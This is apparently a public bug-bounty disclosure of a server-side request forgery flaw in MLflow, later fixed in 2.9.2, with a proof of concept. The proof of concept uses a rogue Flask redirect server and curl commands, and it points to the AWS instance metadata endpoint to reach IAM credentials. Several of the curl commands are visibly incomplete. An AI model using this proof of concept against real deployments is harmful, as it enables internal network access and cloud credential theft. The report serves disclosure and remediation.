

Server-Side Request Forgery (SSRF) due to bad 302 redirect handling in mlflow/mlflow

✓ Valid

Reported on Sep 26th 2023

As the framework is quite complex, I'm going to take the default configuration as reference for the whole report

Requirements

None: by default no authentication is required.

Description

When creating a model version, it is possible use various protocols: ([permalink](#))

```
['', 'file', 's3', 'gs', 'wasbs', 'ftp', 'sftp', 'dbfs', 'hdfs', 'viewfs', 'runs',
```

Like described in my previous ([report](#)), by creating 2 models, 1 with `models` wrapper and another with `http` wrapper, it is possible to trigger HTTP query and achieve a full controlled file write. (this situation is also possible using `runs:/` wrapper, see `Proof of Concept` section)

In order to retrieve data from an `http` artifact, MLFlow use the `HttpArtifactRepository` class. When requesting `http://127.0.0.1:5000/model-versions/get-artifact?path=poc.txt&name=poc&version=3` on such model, it will:

1. List all artifacts using `list_artifacts` method (this is not really important for this issue). ([permalink](#))
2. Use the `_download_file` method to download the file (this is where the file write was occurring): ([permalink](#))

```
def _download_file(self, remote_file_path, local_path):
    endpoint = posixpath.join("/", remote_file_path)
    resp = http_request(self._host_creds, endpoint, "GET", stream=True)
    augmented_raise_for_status(resp)
    with open(local_path, "wb") as f:
        chunk_size = 1024 * 1024 # 1 MB
```

```
for chunk in resp.iter_content(chunk_size=chunk_size):
    f.write(chunk)
```

3. Return the request content to the client: ([permalink](#))

```
def _send_artifact(artifact_repository, path):
    file_path = os.path.abspath(artifact_repository.download_artifacts(path))
    mime_type = _guess_mime_type(file_path)
    file_sender_response = send_file(file_path, mimetype=mime_type, as_attachment=True)
    return _response_with_file_attachment_headers(file_path, file_sender_response)
```

The problem in the above flow, is that the `http_request` use `requests` library which follows HTTP redirects by default ([permalink](#) > [permalink](#)). Thus, by redirecting the download artifact request to an internal IP, it is possible to query and get the response from internal servers ([SSRF](#)).

▮ Proof of Concept

The rogue `HTTP` server used's in the following `PoC` is:

```
from flask import Flask, jsonify, redirect

app = Flask(__name__)
app.config["DEBUG"] = True

@app.errorhandler(404)
def page_not_found(e):
    return redirect("http://localhost/", 302)

@app.route("/mlflow-artifacts/artifacts")
def index():
    return jsonify({})

app.run("0.0.0.0", 4444)
```

In order to prove the SSRF, I've setup locally an `apache` HTTP server which returns `<h1>SECRET</h1>`.

SSRF

Start the rogue web server:

```
python run.py
```

Start the mlflow web server:

```
mlflow ui --host 127.0.0.1:5000
```

Create an experiment:

```
curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc3", "artifact_location": "127.0.0.1:5000/ajax-api/2.0/mlflow/experiments/create"}
```

Associate a run to it:

```
curl -X POST -H 'Content-Type: application/json' -d '{"experiment_id": "98017196278"}
```

Create a model:

```
curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc"}' 'http://127.0.0.1:5000/model-versions/create'
```

Create a model version: (use `runs:/` to link it to the previously created run)

```
curl -X POST -H 'Content-Type: application/json' -d '{"name": "poc", "source": "runs:/98017196278/poc3"}' 'http://127.0.0.1:5000/model-versions/create'
```

Trigger the download:

```
curl 'http://127.0.0.1:5000/model-versions/get-artifact?path=whatever&name=poc&version=3'
```

You should get:

```
mizu@mizu:~$ curl 'http://127.0.0.1:5000/model-versions/get-artifact?path=poc.txt&name=poc&version=3'
<h1>SECRET</h1>
```

Remote Code Execution

I saw that there are several `AWS` tutorials to set up a `MLFlow` on an `EC2` instance ([for example](#)). In this specific context, it is possible to take part of the `EC2` instance API to get access to the `IAM`. To do so, you need to access:

```
http://169.254.169.254/latest/meta-data/iam/...
```

If you need me to provide more endpoint, do not hesitate ;)

Due to this, it is possible to compromise the whole `AWS` organisation.

Models Impact

Model impact of this issue depends on the internal server context, it could be either:

- No models impact
- Full models impact

Fix suggestion

Stop following redirect when fetching `HTTP artifacts` content (`allow_redirects = False`).
([permalink](#))

Impact

A malicious user could use this issue to access internal HTTP(s) servers and in the worst case (ie: aws instance) it could be abuse to get a remote code execution on the victim machine.

- ⚙️ We are processing your report and will contact the **mlflow** team within 24 hours. 2 years ago
- 🕒 A **GitHub Issue** asking the maintainers to create a `SECURITY.md` exists 2 years ago
- ✉️ We have contacted a member of the **mlflow** team and are waiting to hear back 2 years ago
- ✍️ **Dan McInerney** modified the Severity from Critical (9.9) to High (8.6) 2 years ago
- ★ The researcher has received a minor penalty to their credibility for miscalculating the severity: -1
- ✅ **Dan McInerney** validated this vulnerability 2 years ago
 - Hi Mizu,
 - Validated, creative attack!
 - Thanks, Dan McInerney
- 💰 **kevin-mizu** has been awarded the disclosure bounty ✅
- 💰 The fix bounty is now up for grabs
- ★ The researcher's credibility has increased: +7

Ben Wilson commented 2 years ago

Maintainer

Hi Dan and Mizu, we'll get this fixed. We'll include the fix for this and the other active issue in an upcoming patch release (2.9.1)

Marcello commented 2 years ago

Admin

Hey Ben, I just saw that MLFlow 2.9.1 was released yesterday. Can you confirm this and <https://huntr.com/bounties/0acdd745-0167-4912-9d5c-02035fe5b314/> was fixed and if we're good to make these reports public?

Ben Wilson commented 2 years ago

Maintainer

We're going to be releasing a 2.9.2 patch that includes the WIP reports that we've been tagged on here. Should be within the next 10 days or so that we file the patch. After that, we can go ahead and release the notifications.

Marcello commented 2 years ago

Admin

Gotcha, appreciate the responsiveness!

Cheers

✓ **Harutaka Kawamura** marked this as fixed in **2.9.2** with commit **817425** 2 years ago

\$ The fix bounty has been dropped ✖

📡 This vulnerability has now been published 2 years ago

[Sign in](#) to join this conversation

CVE

CVE-2023-6974

Published

Vulnerability Type

CWE-918: Server-Side Request Forgery (SSRF)

Severity

High (8.6)

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Changed
Confidentiality	High
Integrity	None
Availability	None

[Open in visual CVSS calculator](#) [↗](#)

Registry

Pypi

Affected Version

2.7.1 (latest)

Visibility

Public

Status

Fixed


Disclosure Bounty

\$750

Fix Bounty

\$187.5

Found by



Mizu

@kevin-mizu

LIGHTWEIGHT



Supported by [Palo Alto Networks](#) and Prisma AIRS, leading the way to greater AI security.



© 2024

[Privacy Policy](#)

[Terms of Service](#)

[Code of Conduct](#)

[Cookie Preferences](#)

[Contact Us](#)